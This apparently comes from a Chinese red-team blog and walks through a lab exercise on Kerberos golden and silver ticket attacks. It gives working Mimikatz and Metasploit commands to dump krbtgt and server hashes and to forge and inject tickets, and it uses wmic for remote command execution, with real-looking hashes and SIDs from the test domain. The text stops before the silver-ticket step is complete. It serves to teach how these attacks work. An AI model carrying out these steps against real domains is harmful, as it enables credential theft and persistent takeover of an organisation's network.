梦边缘

[域渗透] - Pass the Ticket之金票&银票

2019-12-23 | Red-Team | 暂无评论 | 479 次阅读

Pass the Ticket


Kerberos认证体现的核心是围绕"票据"的。Pass the Ticket：票据传递攻击，简称PtT。票据传递攻击的方式，包含 黄金票据、白银票据、MS14-068等。
本篇主要记录 "金票"和"银票"。

黄金票据

概念

黄金票据(Golden Ticket)：即伪造的 `TGT` 票据。当攻击者拥有了高权限的TGT，就可以发送给DKC的TGS 换取 `任意Server` 的ST票据。换句话说，有了金票就有了当前域内的最高控制权限。

金票的原理



在了解Kerberos后，已经知道了整个协议的通信流程。金票的利用原理，则是直接跳过了KDC的AS认证过程(AS-REQ、AS-REP通信)。由于黄金票据是伪造的TGT，它作为TGS-REQ的一部分被发送到KDC的TGS，以获取服务票据ST。

伪造的黄金票据是 有效的TGT票据，因为它是由域账号"krbtgt"的NTLM Hash加密和签名的。TGT用于向KDC的TGS服务证明Client已经过AS认证。TGT可以被该域内的任何KDC服务器解密。

制作金票的条件

- 1.域名称
- 2.域的SID值
- 3.域的krbtgt账户 NTLM-Hash
- 4.伪造的用户名

对于krbtgt用户的NTLM-Hash，一般需要攻击者拿下域控制器管理权限，才可获取到。黄金票据，通常会在拿下域控后用来作权限维持。因为krbtgt账户的密码基本不会更改，即使域管密码被修改，它也不会改变。

实战中，通常使用Mimikatz来提取krbtgt的NTLM-Hash。主要步骤根据金票制作的"条件"来进行。

1.获取域名称

```
net view /domain
```

2.Mimikatz获取krbtgt的HTLM-Hash及域SID


```
mimikatz "lsadump::dcsync /domain:test666.com /user:krbtgt"
```

3.Mimikatz生成黄金票据

```
mimikatz "kerberos::golden /domain:test666.com /sid:S-1-5-21-1497092113-2272191533-193330055 /krbtgt:cac
```

实践过程

实践过程的背景有些尴尬，由于物理机更新自动重启。再打开VMWare后，发现之前搭建域控制器时候的设的 域管理员密码忘记了 。。。
好吧，上来就模拟了权限丢失的场景... 好在没有给靶场打补丁的好习惯，直接用kali接入 然后对着DC机MS17010来一发：



在域控机，获取了meterpreter，并执行了hashdump。得到了 `krbtgt` 账号的NTLM-Hash：

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cac9c793eb3ba2c6abbcc9c14f18a41f
```

下面，就直接通过其来恢复 对域控机的权限吧。。。也正好来熟悉金票的利用

通过sysinfo 可以得知域名称

接下来再获取域SID了，当前并没有域用户登录。如何获取域的SID呢?
网上搜寻了一波，发现可以采用如下的命令：

```
wmic useraccount where name="krbtgt" get sid
```

获取域的SID (注意，这里获取到的是kebtgt的账户的SID号=域SID+一个数字，而这个数字又被称为RID)
去掉RID(相对ID)，这里是去掉502。 就得到了域的SID

```
meterpreter > shell
Process 2804 created.
Channel 3 created.
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>wmic useraccount where name="krbtgt" get sid
wmic useraccount where name="krbtgt" get sid
SID
S-1-5-21-1497092113-2272191533-193330055-502
```

这样，就可以来制作金票了，这里在metasploit来生成

```
File  Edit  View  Search  Terminal  Help
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
meterpreter > golden_ticket_create
Usage: golden_ticket_create [options]

Create a golden kerberos ticket that expires in 10 years time.

OPTIONS:

    -d <opt>  FQDN of the target domain (required)
    -g <opt>  Comma-separated list of group identifiers to include (eg: 501,
502)
    -h        Help banner
    -i <opt>  ID of the user to associate the ticket with
    -k <opt>  krbtgt domain user NTLM hash
    -s <opt>  SID of the domain
    -t <opt>  Local path of the file to store the ticket in (required)
    -u <opt>  Name of the user to create the ticket for (required)
```

命令:

```
load kiwi
golden_ticket_create -d test666.com -k cac9c793eb3ba2c6abbcc9c14f18a41f -s S-1-5-21-1497092113-227219153
kerberos_ticket_use /tmp/golden.ticket #将票据导入内存
```

对成员机win2003.test666.com进行共享访问。可以看到，没导入金票时，因为权限问题无法访问。

```
C:\Windows\system32>dir \\win2003.test666.com\c$
dir \\win2003.test666.com\c$
[illegible]

C:\Windows\system32>exit
exit
meterpreter > kerberos_ticket_use /tmp/golden.ticket
[*] Using Kerberos ticket stored in /tmp/golden.ticket, 1808 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 2196 created.
Channel 2 created.
Microsoft Windows [版本 6.1.7600]
(c) 2009 Microsoft Corporation保留所有权利。

C:\Windows\system32>dir \\win2003.test666.com\c$
dir \\win2003.test666.com\c$
 驱动器 \\win2003.test666.com\c$ 中的卷是 新加卷
 卷的序列号是 20E2-E33F

 \\win2003.test666.com\c$ 的目录

2019/12/12  21:34                 0 AUTOEXEC.BAT
2019/12/12  21:34                 0 CONFIG.SYS
2019/12/12  21:39    <DIR>          Documents and Settings
2019/12/12  21:40    <DIR>          Program Files
2019/12/22  00:51    <DIR>          test666
2019/12/12  21:42    <DIR>          WINDOWS
2019/12/12  21:34    <DIR>          wmpub
               2 个文件              0 字节
               5 个目录 19,040,718,848 可用字节
```


利用 `klist` 命令，查看当前票据。可以发现导入的金票 以及 访问WIN2003后生成的cifs票据

```
C:\Windows\system32>klist
klist

当前登录 ID 是 0:0x3e7

缓存的票证: (2)

#0>     客户端: test666 @ test666.com
        服务器: krbtgt/test666.com @ test666.com
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40e00000 -> forwardable renewable initial pre_authent
        开始时间: 12/22/2019 10:50:40 (本地)
        结束时间:   12/19/2029 10:50:40 (本地)
        续订时间: 12/19/2029 10:50:40 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)

#1>     客户端: test666 @ test666.com
        服务器: cifs/WIN2003.test666.com @ TEST666.COM
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40a00000 -> forwardable renewable pre_authent
        开始时间: 12/22/2019 11:02:54 (本地)
        结束时间:   12/22/2019 21:02:54 (本地)
        续订时间: 12/29/2019 11:02:54 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```


从这里，我们可以看到。有了黄金票据，就可以访问域内的任意成员。
然后再利用wmic远程对WIN2003执行一条命令:

```
wmic /authority:"kerberos:TEST666\WIN2003" /node:"WIN2003" process call create "calc"
```

如图:



在Win2003中，通过tasklist发现 攻击者成功利用黄金票据，执行了命令。




从攻击层面来看，获取krbtgt的NTLM-Hash后，可以在域中进行持久性的隐藏，(而且日志无法溯源)。但需要拿到域控机的权限。使用黄金票据，可以在一个域环境中长时间控制整个域。

白银票据

概念

白银票据(Silver Ticket)：即伪造的 TGS 票据，也称服务票据ST。攻击者通过伪造合法的TGS，可以直接发送给Server，访问指定的某个服务。进而对其进行攻击。此过程无需KDC参与。

银票的原理




从Kerberos认证的第三个步骤来看，Server会对Client发来的ST票据使用自身的NTLM-HASH来解密获取Session Key(SServer-Client)，然后利用SServer-Client来解密Client的"鉴别码"，进而验证Client身份。所以，Client与Server建立信任的关键在于：Server的HTLM-HASH

此过程没有无需经过KDC，故Server对SServer-Client一无所知，也不会判断其是否真是由"KDC生成的"。所以SServer-Client、Client信息以及timestamp等，都可以在Client端进行伪造。因此，银票的关键也在于Server的HTLM-Hash

制作银票的条件

- 域名称
- 域的SID值
- 域中的Server服务器账户的NTLM-Hash
- 伪造的用户名，可以是任意用户名

域名称和域的SID的概念和获取方法，和黄金票据差不多。 那么Server账户和其NTLM-Hash呢?
在Server中，利用Mimikatz，获取NTLM-Hash



可以看到，在hostname为PC-WIN7的Server中，存在名为"PC-WIN7$"的账户，这个就是Server账户。制作银票要找的账户，通常也是这类的账户。
接下来，就可以制作银票了。

实践过程

利用银票访问CIFS

cifs服务用于Windows主机间的文件共享

实验环境:

- 假定目前的Win7为Client
- 目标Server为WIN2003.test666.com

获取所在域的名称及域SID。发现个工具，使用 `psgetsid.exe` 可以在不登录域控的情况下，也可以获取域的SID。(具体原理还没搞懂，有时间琢磨下，下载地址:https://live.sysinternals.com)

```
C:\Users\Win7\Desktop>PsGetsid64.exe test666.com

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for TEST666\test666.com:
S-1-5-21-1497092113-2272191533-193330055
```

利用Mimikatz 读取WIN2003的 "WIN2003$"账户的NTLM-Hash。


```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

获取到Server的NTLM-Hash:dd4023562a350c4745257a209ab835ba


```
命令提示符
        ssp :
        credman :

Authentication Id : 0 ; 55255 (00000000:0000d7d7)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2019-12-12 23:42:10
SID               :
        msv :
         [00000002] Primary
         * Username : WIN2003$
         * Domain   : TEST666
         * NTLM     : dd4023562a350c4745257a209ab835ba
         * SHA1     : 7f6dc29711401be885946e0d706aeb17789c9809
        wdigest :
        kerberos :
        ssp :
        credman :
```

在Client(PC-WIN7)下，制作银票。并访问WIN2003.test666.com的共享磁盘

```
